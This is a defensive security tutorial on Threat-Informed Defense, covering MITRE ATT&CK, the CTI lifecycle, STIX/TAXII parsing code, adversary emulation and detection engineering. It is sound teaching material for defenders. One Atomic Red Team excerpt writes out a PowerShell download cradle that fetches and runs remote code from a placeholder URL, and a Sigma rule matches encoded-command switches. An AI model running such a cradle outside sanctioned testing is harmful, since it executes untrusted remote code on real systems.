Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
Objective: Understand how defenders operationalize adversary knowledge — the Pyramid of Pain, MITRE ATT&CK, the CTI lifecycle, STIX/TAXII, M3TID/INFORM, and adversary emulation — into a continuous, measurable intelligence-driven security cycle rather than reacting to brittle indicators.
1. The Problem With Reactive Defense

Indicator-centric programs fail because indicators are cheap for the adversary to change. Hashes, IP addresses, and domains rotate trivially — a recompile changes a hash; a new VPS changes an IP. As popularized by David Bianco’s Pyramid of Pain (2013), these atomic indicators detect an adversary only for a fleeting window.
The Pyramid ranks indicator types by how much pain it causes an adversary to change them:
| Indicator Type | Cost to Adversary |
|---|---|
| Hash values | Trivial |
| IP addresses | Easy |
| Domain names | Simple |
| Network/host artifacts | Annoying |
| Tools | Challenging |
| TTPs (Tactics, Techniques, Procedures) | Tough |
Documenting activity at the TTP level lets defenders think at an abstraction that is concrete enough to be actionable, yet stable enough to remain valid across adversaries and over time. Unlike traditional models that focus on indicators of compromise (IOCs), behavioral defense maps how adversaries operate once inside the environment. That is the foundation of Threat-Informed Defense.
2. What Is Threat-Informed Defense?
Threat-Informed Defense (TID) is the systematic application of a deep understanding of adversary tradecraft and technology to improve defenses. The MITRE Center for Threat-Informed Defense (CTID) defines it across three operationalized dimensions:
| Dimension | Question It Answers |
|---|---|
| Cyber Threat Intelligence (CTI) | Who are our adversaries and which TTPs do they use? |
| Defensive Measures (DM) | Do we prevent, detect, and mitigate those specific TTPs? |
| Testing & Evaluation (T&E) | Can we prove it by emulating realistic adversary behavior? |
The shift is from “Are we patched?” to “Are we defended against these adversaries?” TID is a mindset that prioritizes finite defensive budget against the behaviors that actually threaten your sector.
3. MITRE ATT&CK: Architecture and Anatomy
The MITRE ATT&CK® Framework is a globally accessible knowledge base of adversary TTPs based on real-world observations. Its core objects:
| Component | Details |
|---|---|
| Tactics | Adversary goals (the why); 14 Enterprise columns. |
| Techniques / Sub-techniques | How a goal is achieved; ID format TNNNN / TNNNN.NNN. |
| Groups | Named threat-actor profiles (e.g., APT29, FIN7) with mapped techniques. |
| Software | Malware and tools observed in intrusions. |
| Mitigations & Data Sources | Controls that counter a technique; telemetry that observes it. |
| Matrices | Enterprise plus ICS, Mobile, and Cloud variants. |
The 14 Enterprise tactics, in order: Reconnaissance (TA0043), Resource Development (TA0042), Initial Access (TA0001), Execution (TA0002), Persistence (TA0003), Privilege Escalation (TA0004), Defense Evasion (TA0005), Credential Access (TA0006), Discovery (TA0007), Lateral Movement (TA0008), Collection (TA0009), Command and Control (TA0011), Exfiltration (TA0010), Impact (TA0040). ATT&CK is versioned — always confirm IDs against attack.mitre.org.
ATT&CK is distributed as STIX 2.1. You can parse the public bundle directly to enumerate every technique:
from stix2 import MemoryStore, Filter

store = MemoryStore()
store.load_from_file("enterprise-attack.json")  # mitre/cti repo

for t in store.query([Filter("type", "=", "attack-pattern")]):
    for ref in t.get("external_references", []):
        if ref.get("source_name") == "mitre-attack":
            print(ref["external_id"], "-", t["name"])
ATT&CK Navigator visualizes and compares coverage layers (JSON format), while ATT&CK Workbench lets organizations manage and extend a local copy of the knowledge base in sync with the public one.
4. The CTI Lifecycle: From Raw Data to Prioritized TTPs
Intelligence is produced, not collected ad hoc. The six-phase CTI lifecycle maps cleanly onto the TID dimensions:
| Phase | Purpose |
|---|---|
| Direction | Define intelligence requirements (which sector adversaries matter). |
| Collection | Pull from feeds, ISACs, internal incidents. |
| Processing | Normalize and structure raw data. |
| Analysis | Extract TTPs, attribute, and prioritize. |
| Dissemination | Deliver to detection engineering / leadership. |
| Feedback | Refine requirements from what the consumers needed. |
Structured intelligence is exchanged with STIX 2.1 (the data model) over TAXII 2.1 (the transport, supporting Collections and Channels). Open platforms — MISP and OpenCTI — ingest STIX bundles manually, via connectors, or by subscribing to a TAXII feed.
A minimal shareable STIX bundle links a threat actor to a technique through a relationship:
from stix2 import ThreatActor, AttackPattern, Relationship, Bundle, ExternalReference

actor = ThreatActor(name="APT29", labels=["nation-state"])

technique = AttackPattern(
    name="Spearphishing Attachment",
    external_references=[ExternalReference(
        source_name="mitre-attack",
        external_id="T1566.001",
        url="https://attack.mitre.org/techniques/T1566/001")])

rel = Relationship(actor, "uses", technique)
print(Bundle(actor, technique, rel).serialize(pretty=True))
Automating the loop turns a TAXII feed into a prioritized TTP list for the detection team:
from taxii2client.v21 import Server
from stix2 import parse
import csv

server = Server("https://taxii.example-isac.org/taxii2/",
                user="analyst", password="<token>")
collection = server.api_roots[0].collections[0]

ttps = []
for obj in collection.get_objects().get("objects", []):
    so = parse(obj, allow_custom=True)
    if so.get("type") == "attack-pattern":
        for ref in so.get("external_references", []):
            if ref.get("source_name") == "mitre-attack":
                ttps.append((ref["external_id"], so["name"]))

with open("prioritized_ttps.csv", "w", newline="") as f:
    csv.writer(f).writerows([("technique_id", "name"), *sorted(set(ttps))])
5. Building a Sector-Specific Threat Model
You cannot defend against everything, so prioritize. Select the ATT&CK Groups relevant to your sector, extract their techniques, and weight by frequency using CTID’s Sightings Ecosystem data and the Top ATT&CK Techniques Calculator.
The mitreattack-python library pulls a group’s full technique set:
from mitreattack.stix20 import MitreAttackData

data = MitreAttackData("enterprise-attack.json")
apt29 = data.get_groups_by_alias("APT29")[0]

for entry in data.get_techniques_used_by_group(apt29.id):
    tech = entry["object"]
    print(data.get_attack_id(tech.id), tech["name"])
Layer the result in the Navigator and colour cells by your current detection status. A layer file encodes that scoring directly:
{
  "name": "Detection Coverage - APT29",
  "versions": { "attack": "16", "navigator": "5.1.0", "layer": "4.5" },
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1566.001", "color": "#fc3b3b", "comment": "None - no email detonation telemetry" },
    { "techniqueID": "T1059.001", "color": "#33cc33", "comment": "Detected - Script Block Logging" },
    { "techniqueID": "T1055",     "color": "#ffe766", "comment": "Partial - EDR on workstations only" }
  ]
}
6. Mapping Controls to ATT&CK: The Defensive Measures Dimension
Knowing the adversary is useless without knowing your own coverage. CTID’s Mappings Explorer lets defenders see how security capabilities map to ATT&CK, and the NIST SP 800-53 ↔ ATT&CK mappings let you assess control coverage against real-world techniques.
The critical pitfall: ATT&CK coverage ≠ detection coverage. A control that can mitigate a technique is not the same as telemetry that proves you detect it. Distinguish two gap types:
| Gap Type | Meaning |
|---|---|
| Coverage gap | No control or telemetry exists for the technique. |
| Detection gap | Telemetry exists, but no analytic fires on it. |
Re-run the Mappings Explorer comparison before and after each emulation cycle to quantify the coverage delta — that delta is your measurable program improvement.
7. Testing & Evaluation: Closing the Loop
T&E proves defenses work by emulating real adversary behavior. Distinguish the disciplines:
| Approach | Focus |
|---|---|
| Penetration testing | Find exploitable vulnerabilities. |
| Adversary emulation | Reproduce a specific actor’s TTP chain. |
| Breach & Attack Simulation (BAS) | Continuous, automated technique validation. |
MITRE CALDERA is a scalable, automated adversary-emulation platform; Atomic Red Team (Red Canary) is a library of small, ATT&CK-mapped tests for fast technique validation; and the CTID Adversary Emulation Library provides full emulation plans modeled on real threats. Run them as purple-team exercises — red executes, blue observes, both tune in real time.
# T1059.001 - atomic test metadata (excerpt)
attack_technique: T1059.001
display_name: PowerShell
atomic_tests:
  - name: Download cradle execution
    executor:
      name: powershell
      command: |
        IEX (New-Object Net.WebClient).DownloadString('#{cradle_url}')
    input_arguments:
      cradle_url:
        type: url
        default: https://example.test/benign.ps1
# Execute one atomic test, then confirm the telemetry fired
Invoke-AtomicTest T1059.001 -TestNumbers 1
# Map result -> Navigator: green only if Sysmon EID 1 + Script Block Log observedIf the test fires but no analytic alerts, you have found a detection gap — feed it straight back into the cycle.
8. M3TID and INFORM: Measuring Program Maturity
CTID’s M3TID (Measure, Maximize, Mature Threat-Informed Defense) operationalizes the three dimensions and assigns relative weighting:
| Dimension | Weight |
|---|---|
| Cyber Threat Intelligence | 30% |
| Defensive Measures | 50% |
| Testing & Evaluation | 20% |
The weighting reflects that defensive measures are where threat knowledge becomes protection. INFORM (Jan 2026) builds on M3TID, translating CTI, defensive measures, and T&E into a measurable, repeatable strategic maturity practice. Treat M3TID as the foundational reference and INFORM as its strategic-maturity successor — they are distinct publications, not synonyms. Self-assess each dimension, then invest where the lowest-weighted-adjusted score sits.
9. The Intelligence-Driven Security Cycle: Putting It All Together

The dimensions form a continuous loop, not a one-time audit:
- Direction/CTI: Ingest sector intelligence via TAXII; extract prioritized TTPs.
- Threat model: Layer relevant ATT&CK Groups in Navigator.
- Defensive measures: Map controls via Mappings Explorer; identify gaps.
- T&E: Emulate the TTP chain with CALDERA / Atomic Red Team.
- Measure: Score coverage delta and M3TID maturity.
- Feedback: Failed detections become new CTI collection requirements.
Each rotation tightens coverage against the adversaries you actually face. The loop never closes — new sightings continuously reshape the threat model.
10. Common Pitfalls and Maturity Anti-Patterns
- The “ATT&CK checkbox” fallacy — colouring a cell green for a control that is mapped but never validated.
- Retroactive labeling — tagging alerts with technique IDs after the fact instead of engineering proactive detections.
- IOC over-reliance — building the program on indicators near the bottom of the Pyramid of Pain.
- Treating the matrix as static — ATT&CK is versioned; threat models decay if not refreshed.
- Stale TTPs — driving investment from sightings years old without re-validation.
11. Common Attacker Techniques
These are the behaviors a TID program is built to detect — the worked examples throughout the cycle:
| Technique | Description |
|---|---|
T1566 Phishing / T1566.001 Spearphishing Attachment | Initial Access; canonical threat-modeling example (used by APT29). |
T1059.001 PowerShell | Execution; most common sub-technique in emulation runs. |
T1053 Scheduled Task/Job | Persistence; linked to FIN7 in ATT&CK. |
T1055 Process Injection | Defense Evasion; illustrates a deep sub-technique hierarchy. |
T1078 Valid Accounts | Credential Access/Persistence; shows why behavior beats IOCs. |
T1021 Remote Services | Lateral Movement; common in sector threat models. |
T1486 Data Encrypted for Impact | Impact; ransomware-focused modeling. |
12. Defensive Strategies & Detection
TID succeeds only if emulation is observable. Validate that the following telemetry fires during every T&E run:
| Source | Detail |
|---|---|
| Sysmon Event ID 1 | Process Create — baseline for technique execution (Image, CommandLine, ParentImage, Hashes). |
| Sysmon Event ID 3 | Network Connect — C2 simulation (DestinationIp, DestinationPort, Image). |
| Sysmon Event ID 11 | File Create — emulation artifact drops (TargetFilename). |
| Security Event 4688 | Native process creation; requires Audit Process Creation + command-line logging GPO. |
| Security Event 4624 / 4625 | Logon success/failure — credential-access techniques. |
| PowerShell Script Block Logging | ETW Microsoft-Windows-PowerShell ({A0C1853B-5C40-4B15-8766-3CF1C58F985A}) — captures T1059.001. |
ETW Microsoft-Windows-Threat-Intelligence | Kernel provider consumed by EDR for T1055.* injection patterns. |
Anchor every detection to an ATT&CK ID so coverage is measurable. A skeleton Sigma rule for encoded PowerShell:
title: Suspicious PowerShell Encoded Command Execution
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc'
      - '-EncodedCommand'
  condition: selection
tags:
  - attack.execution
  - attack.t1059.001
  - attack.ta0002
level: medium
Hardening baselines: enable command-line process auditing (ProcessCreationIncludeCmdLine_Enabled); enforce PowerShell Constrained Language Mode with Script Block and Module Logging; deploy Sysmon with a maintained config (e.g., SwiftOnSecurity) validated against each technique’s ATT&CK data sources; enforce a TTP expiry policy (re-validate sightings older than 24 months); and configure automated TAXII ingest from ISAC/CERT networks.
13. Tools for Threat-Informed Defense
| Tool | Description | Link |
|---|---|---|
| ATT&CK Navigator | Layer-based technique coverage visualization | attack.mitre.org |
| ATT&CK Workbench | Manage and extend a local ATT&CK copy | ctid.mitre.org |
| MISP | Open-source threat-intelligence platform (STIX/TAXII) | misp-project.org |
| OpenCTI | STIX 2.1 ingestion via connectors and TAXII | filigran.io |
| MITRE CALDERA | Automated adversary emulation | caldera.mitre.org |
| Atomic Red Team | ATT&CK-mapped atomic test library | atomicredteam.io |
| Mappings Explorer | Security controls mapped to ATT&CK | ctid.mitre.org |
| Sigma | SIEM-agnostic detection rule standard | sigmahq.io |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Phishing / Spearphishing Attachment | T1566 / T1566.001 | Mail-gateway detonation; Sysmon EID 1/11 on child processes. |
| PowerShell | T1059.001 | Script Block Logging; Sigma on -enc. |
| Scheduled Task/Job | T1053 | Security Event 4698; Sysmon EID 1 (schtasks.exe). |
| Process Injection | T1055 | ETW Threat-Intelligence; EDR memory analytics. |
| Valid Accounts | T1078 | Security Event 4624 anomaly baselining. |
| Remote Services | T1021 | Sysmon EID 3; logon-type correlation. |
| Data Encrypted for Impact | T1486 | Sysmon EID 11 mass-write; canary files. |
Summary
- Threat-Informed Defense replaces brittle IOC reaction with stable, behavior-centric defense built on adversary TTPs.
- The Pyramid of Pain motivates the shift; MITRE ATT&CK supplies the shared TTP vocabulary across Tactics, Techniques, Groups, and Mitigations.
- TID’s three dimensions — CTI, Defensive Measures, Testing & Evaluation — connect through the six-phase CTI lifecycle and exchange intelligence via STIX 2.1 over TAXII 2.1.
- M3TID measures maturity (CTI 30%, DM 50%, T&E 20%); INFORM is its strategic successor.
- Close the loop with CALDERA, Atomic Red Team, and the CTID Adversary Emulation Library, validating every technique against Sysmon and ATT&CK-tagged Sigma rules.
Related Tutorials
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
References
- Adversary Emulation Plans | MITRE ATT&CK®
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Get Started: Threat Intelligence | MITRE ATT&CK®
- Our Mission: Threat-Informed Defense | MITRE Center for Threat-Informed Defense (CTID)
- Adversary Emulation Library | MITRE Center for Threat-Informed Defense (CTID)
- Enabling Threat-Informed Cybersecurity: Evolving CISA’s Approach to Cyber Threat Information Sharing | CISA